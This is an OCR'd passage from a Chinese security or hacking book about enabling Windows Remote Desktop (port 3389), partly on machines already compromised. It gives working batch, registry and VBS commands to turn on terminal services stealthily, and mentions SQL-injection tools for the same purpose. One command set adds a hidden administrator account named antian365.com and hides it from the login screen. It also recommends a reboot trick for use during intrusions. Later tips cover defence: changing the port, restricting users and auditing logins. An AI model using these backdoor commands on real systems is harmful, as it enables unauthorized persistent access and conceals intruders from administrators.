


图 1-132　查看远程终端开启端口

4. 远程终端登录测试

单击“开始”-“运行”，在打开的 DOS 命令符窗口中输入“mstsc”命令，打开远程登录窗口，在其地址栏输入刚才开启远程终端的计算机的 IP 地址，单击连接，打开远程桌面登录窗口，输入用户名和密码，登录成功后如图 1-133 所示，表明远程终端开启成功。




图 1-133 远程终端登录测试

1.16.4 一些常见开启远程终端服务的方法

1. 使用 rots.vbs 脚本

Rots.vbs 是由网名为“灰色轨迹 zzzevazzz”写的一个 VBS 脚本，该脚本通过系统中自带的 cscript.exe 应用程序来执行，使用该脚本可以开启终端服务以及修改终端服务端口，其使用格式为：

```
cscript.exe rots.vbs ip user userpass port /r 或 cscript.exe rots.vbs ip user userpass port /fr
```

2. 使用 bat 命令

通过记事本建立一个 bat 文件，在其中分别输入以下内容：

```
echo [Components] > c:\sql
echo TSEnable = on >>sql
c:\sqlsysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

运行该批处理命令后，重新启动计算机，则远程终端服务开启成功，该方法不能更改终端服务的端口。

3. 导入一个 reg 文件到需要开启终端服务的机器中

该方法主要是修改远程终端服务的端口及其相关设置，通过生成一个以 reg 为后缀的文件，将该文件导入到需要开启终端服务的计算机上。该方法比较隐蔽，通过服务管理器以及“net start”命令均不会发现终端服务已经启动。Reg 文件内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]
```

```
    "Enabled"="0"
    [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon]
    "ShutdownWithoutLogon"="0"
    [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
    "EnableAdminTSRemote"=dword:00000001
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
    "TSEnabled"=dword:00000001
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
    "Start"=dword:00000002
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
    "Start"=dword:00000002
    [HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]
    "Hotkey"="1"
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\Wds\rdpwd\Tds\tcp]
    "PortNumber"=dword:00000D3D
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp]
    "PortNumber"=dword:00000D3D
```

4. 使用 SQL 注入软件启动 3389 服务

在 Domain3.5 以及网名为教主的 HDSI2.0 SQL 等注入工具中均提供了开启 3389 终端服务功能，使用该类软件来开启 3389 的前提条件是运行 Web 服务的服务器必须存在 SQL 注入漏洞，而且数据库用户的权限较大，在 SQL Server 2000 中数据库用户必须为 sa。

5. 使用其他软件开启 3389

在网上其他一些流行软件其开启原理跟前面类似，只是使用不同的编程语言进行实现。

1.16.5 开启远程终端控制案例

本案例中的开启远程终端控制案例是在已经取得计算机的一个 Shell 的前提下，通过执行 vbs 脚本或者批处理命令来执行。在本案例中是在 Windows 2000 Server 中使用批处理命令开启远程终端。

（1）在 Shell 中执行 2000.bat 脚本，2000.bat 脚本内容如图 1-134 所示，可以将该脚本文件复制或者上传到需要开启远程终端服务的计算机中，然后执行该脚本文件即可。

> **技巧**
>
> 该脚本是开启 4455 端口作为远程终端服务端口，在脚本文件中可以根据需要修改其远程终端服务端口，即修改脚本中的 PortNumber 后的数值“dword:00001167”即可，该值为十六进制，在修改时可以使用系统附件中自带

的计算器来计算，打开计算器后在“查看”菜单中选择“科学型”，然后选择“十进制”并输入端口值，最后选择“十六进制”即可，如图 1-135 所示，将该值覆盖 PortNumber 中的 deword 值即可，如果其值不足 8 位，则在其前面补“0”。



图 1-134　2000.bat 文件内容



图 1-135 使用计算器来计算端口值

（2）重启计算机。在 Windows 2000 Server 中开启远程终端服务必须重启才能生效。

（3）使用远程终端连接器进行连接测试。重启 Windows 2000 Server 后，需要先查看被开启远程终端服务的计算机的远程终端是否开放。可以使用扫描软件或者 sfind 等小工具查看远程终端端口开放情况，例如输入命令“sfind –p 4455 192.168.1.100”来查看 IP 地址为 192.168.1.100 的计算机 4455 端口是否开放。如果开放则可以使用远程终端连接器进行连接。出现远程终端连接桌面后，输入用户名和密码即可进入远程终端桌面管理。

> 注意
>
> （1）mt.exe 也可以很方便地开启 Windows 2000 Server 的 3389 终端服务。
>
> （2）Windows 2000 Server 开启 3389 后需要重新启动。
>
> （3）笔者曾经在一台计算机上遇到过执行 3389 开启命令后，显示成功，但却无法连接 3389。

1.16.6 命令行开启远程终端

（1）实用注册表命令开启 3389

直接打开命令提示符或者在 telnet 命令下直接将以下代码粘贴复制执行即可。

```
    reg delete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /f
    reg   add   "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0
```

（2）来自国外黑客的开启 3389 命令

虽然见证了很多在 WindowsXP 和 Windows2003 下开启 3389 的命令，但下面这个命令是最为好用的，他不但添加了一个用户，同时将该用户添加到远程桌面用户组中，避免了权限限制情况下不能登录的问题，同时通过命令运行防火墙通过 3389，实在是好命令。该命令在 Windows2003 下执行更佳，在 Windows XP 下添加用户后容易被用户发现。

```
    net user antian365.com antian365 /add
net localgroup Administrators  antian365.com /add
net localgroup "Remote Desktop Users"  antian365.com /add
attrib +h "%SYSTEMDRIVE%\Documents and Settings\antian365.com" /S /D
echo Y | reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t reg_dword /d 0
echo Y | reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
AllowTSConnections /t reg_dword /d 1
echo    Y    |    reg    add    "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList"  /v  "antian365.com"  /t
REG_DWORD /d 00000000 /f
sc config rasman start= auto
sc config remoteaccess start= auto
net start rasman
net start remoteaccess
```

1.16.7 3389 实用技巧

1. 实用技巧之一——修改默认端口

默认状态下远程桌面使用的端口一般为“3389”，如果不及时将这个端口号码更改掉的

话，那么许多别有用心的黑客可能会利用这个端口，来远程控制和入侵本地工作站，以便窃取保存在本地工作站中的各类隐私信息。目前还有单独针对远程终端攻击的软件，如果你设置的密码碰巧在他的攻击字典中，那么很不幸地告诉你，你的计算机将被攻陷，因此在系统管理中修改默认端口就非常有必要了。修改默认端口 3389 为其他任意未使用的端口即可。下面介绍两种方法来修改端口。

（1）图形界面修改

首先以特权身份（管理员）登录进本地工作站或者服务器系统，用单击系统桌面中的“开始”-“运行”命令，从弹出的系统运行框中，输入字符串命令“regedit”，单击“确定”按钮后，打开本地工作站的系统注册表编辑界面；在该编辑界面的左侧显示区域，用鼠标展开 HKEY_LOCAL_MACHINE 注册表分支，从其后弹出的分支列表中依次选中 SYSTEM\CurrentControlSetControl\Terminal Server\Wds\rdpwd\Tds\tcp 子键，在 tcp 子键所对应的右侧显示区域中，我们会看到一个名为 PortNumber 的子键（如图 1-136 所示），这个子键其实就是用来定义远程桌面端口号码的，默认是以十六进制显示为“0X00000D3D”。双击该键值即可将该子键的数值设置成其他端口号码，如图 1-137 所示，在数字数据中可以任意输入一个未使用的端口，一般设置大端口号即可，例如可以将其数值设置成“8888”。



图 1-136 通过注册表查看 3389 的端口信息




图 1-137 修改 3389 的端口

完成数值修改操作后，我们再将鼠标定位于注册表分支 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp，在 RDP-Tcp 子键所对应的右侧显示区域中，我们同样会看到一个名为 PortNumber 的子键，把该子键的数值也要一并加以修改，例如这里我们也要将它的数值修改成“8888”。到此 3389 的端口修改就完成了，此时使用远程终端的格式变更为“server port:8888”，例如 IP 地址为 192.168.1.8 的远程终端使用方法为“192.168.1.8:8888”，也即在远程终端连接的地址中输入“192.168.1.8:8888”进行连接。

（2）使用批处理修改终端端口

使用批处理修改默认端口需要事先计算出远程终端端口号的十六进制值，例如我们修改成“8888”其对应的端口十六进制值为“0X22B8”，使用下面命令即可完成端口的修改，将 3389 端口修改为 8888 端口。

```
REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\Wds\rdpwd\Tds\tcp" /v PortNumber /t REG_DWORD /d 0X22B8 /f
REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0X22B8 /f
```

2. 实用技巧之二——查询端口

查询端口的操作方式都差不多，主要通过查询注册表和下面介绍两种查询终端端口（适用于 XP 专业版、2000 服务器版与 2003 操作系统）。

（1）通过查询注册表

```
REG query HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\
WinStations\RDP-Tcp /v PortNumber
```

查询结果如图 1-138 所示，在查询结果中显示的是“PortNumber REG_DWORD 0xd3d”，端口值为 16 进制编码，0xd3d 表示端口号码为 3389，可以将这个值复制到科学计算器中进行十六进制和十进制之间的换算即可（如图 1-139 所示）。0xd3d=13×16×16+3×16+13×1=3389。



图 1-138 通过查询注册表获取 3389 端口




图 1-139 通过计算器来查看端口的具体值

还可以通过以下命令来显示3389的更多详细信息，显示结果如图1-140所示，regedit /e tsp.reg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal server\Wds\rdpwd\Tds\tcp"

type tsp.reg




图1-140 使用命令来显示3389的更多详细信息

（2）通过VBS脚本命令来查询

使用VBS脚本命令来查询，一般也使用批处理来执行，在有些情况下，系统禁止执行vbs脚本（删除Windows Script Host 组件）。其代码如下，执行效果如图1-141所示。

```
Echo Dim ReadComputerName >>port.vbs
Echo Set ReadComputerName=WScript.CreateObject("WScript.Shell") >>port.vbs
Echo Dim TSName,TSRegPath >>port.vbs
Echo  TSRegPath="HKLM\System\CurrentControlSet\Control\Terminal  Server\
WinStations\RDP-Tcp\PortNumber" >>port.vbs
Echo TSName=ReadComputerName.RegRead(TSRegPath) >>port.vbs
Echo WScript.Echo("TermService port is:"^&TSName) >>port.vbs
Cscript port.vbs
```

上面所对应的VBS脚本为：

```
Dim ReadComputerName
Set ReadComputerName=WScript.CreateObject("WScript.Shell")
Dim TSName,TSRegPath
TSRegPath="HKLM\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp\PortNumber"
TSName=ReadComputerName.RegRead(TSRegPath)
WScript.Echo("TermService port is:"&TSName)
```

将以上代码保存为 ports.vbs，然后在命令提示符或者 telnet 窗口执行“Cscript port.vbs”即可。




图 1-141　使用 VBS 脚本查询 3389 端口

3. 实用技巧之三——控制终端用户的操作界面

根据我的经验，在众多的远程控制、远程管理软件中，微软的终端服务是速度最快的，不过终端服务也有一个很不人性化的地方，就是在默认情况下，我们是看不到终端用户的操作界面的，这在某些场合很不方便，比如你想在进行远程操作的同时也让对方能够看到你的操作界面，但终端服务下他是看不到的，其实，可以通过一些手段让对方看到远程操作的。

（1）A 用户先登录远程终端服务器，然后进入进入命令行窗口。

（2）A 用户获取当前运行的会话 ID。运行“query session”命令，如图 1-142 所示，找出 A 会话的会话 ID，这里是 1，当前会话前有一个“>”标志，Console 会话表示控制台。



图 1-142　获取当前登录会员 ID

（3）运行“shadow 会话ID号”，由于上面的A会话ID是1，所以要跟B他远程控制这里命令就是“shadow 2”，如图1-143所示，在A中会给出一段提示，冻结A用户当前的连接。记住不能自己跟自己shadow。



图1-143　跟B用户进行远程控制协商

（4）此时B的终端服务界面会出现一个远程控制请求的对话框，如图1-144所示，如果B同意了请求，那么就可以远程控制和查看A的会话了，此时A仍能随意进行操作，如图1-145所示，A用户在远程终端的所有操作，都会在B用户的远程终端上面显示。如果要退出，则执行“Logoff”命令即可。



图1-144　同意远程控制会话请求




图 1-145　A 用户与 B 用户操作同步

4．实用技巧之四——远程关闭终端服务器

如果要远程关掉终端服务器，可能大家通常都是直接使用开始菜单中的关机功能，但这种方式在关机时不会向终端用户发送消息，所以大家可以使用“tsshutdn”命令，比如我要在 15 秒内关掉终端服务器，就可以直接使用下面的命令：

```
Tsshutdn 15 /powerdown
```

要取消关机可以按 CTRL+C 组合键。

5．实用技巧之五——查看所有终端服务客户端运行的程序

有时服务器管理员可能想了解现在到底有多少用户在登录终端服务器，这些用户到底在运行些什么程序，这时可以使用 Query 系列命令，有 “query process”、“query session”、“query user”等，分别是查看进程、会话和用户的。另外要向客户端发送消息，可以使用 msg 命令。

6．实用技巧之六——重启计算机

在远程终端上面执行“iisreset /reboot /timeout:00”命令后系统会自动进行重启，这在入侵过程非常好用，在韩文，阿拉伯等看不懂文字的情况下执行该命令不会误操作将计算机关机。

7．实用技巧之七——灵活应用快捷键

熟练运用远程终端的快捷键，不但能够显示出高超的基本功，还能在实际应用过程发挥作用，比较时间就是金钱，在数秒时间就搞定一切，那是一种境界和修养，下面就是远程终端的一些快捷键。

CTRL+ALT+END 调出“任务管理器”和打开“Windows 锁定”对话框。

CTRL+ALT+BREAK 这个就是切换全屏显示，在窗口和全屏显示之间切换客户端。

ALT+PAGE UP 从左向右在程序之间切换。

ALT+PAGE DOWN 从右向左在程序之间切换。

ALT+INSERT 按启动顺序来回切换程序。

ALT+HOME 显示“开始”菜单。

ALT+DELETE 显示窗口的弹出式菜单。

CTRL+ALT+减号 (-) 将客户端活动窗口的快照放在“终端”服务器的剪贴板上（与在本地计算机上按下 ALT+PrintScrn 键时的功能相同）。

CTRL+ALT+加号 (+) 将整个客户端窗口区域的快照放在“终端”服务器的剪贴板上（与在本地计算机上按下 PrintScrn 键时的功能相同）。

8. 实用技巧之八——限止指定用户可登录终端

为了保证服务器的安全没必要让服务器所有用户都允许登录，我们可以指定一个管理员账号可以登录。这就是限定某一个用户才能登录远程终端，通俗地讲就是将允许登录的用户加入到远程桌面登录用户组即可。具体操作方法为：

单击“管理工具”-“终端服务配置”-“连接”，再选择右边的“RDP-TCP”的属性，找到“权限”选项，删除 administrators 组，然后再添加我们允许的这个用户，其他一律不允许登录，如图 1-146 所示。这就是在很多情况下，即使你提权成功并且添加自己为管理员用户，也不能登录 3389，即使密码输入正确。




图 1-146 设置远程桌面管理权限

9. 实用技巧之九——我的 3389 我做主

“终端服务”默认没有日志记录，需要手动设置。远程终端启用日志审核后就能够了解我的 3389，谁什么时候登录，什么时候注销的。具体开启方法如下：

单击“管理工具”-“终端服务配置”-“连接”，再选择右边的“RDP-TCP”的属性，找到“权限”选项，然后单击其下面的“高级”按钮，进入“RDP-TCP 高级安全设置”，在“RDP-TCP 高级安全设置”中单击“审核”，然后单击“添加”按钮，在选择用户和组中单击“高级”-“立即查找”，在搜索结果中找到“everyone”用户将其添加审核项目中，如图 1-147 所示，然后选择需要记录的事件。一般审核以下几个事件：

登录 成功 失败

连接 成功

注销 成功

断开 成功




图 1-147　配置远程终端日志审核

10. 实用技巧之十——记录登录 3389 的 IP 地址和时间

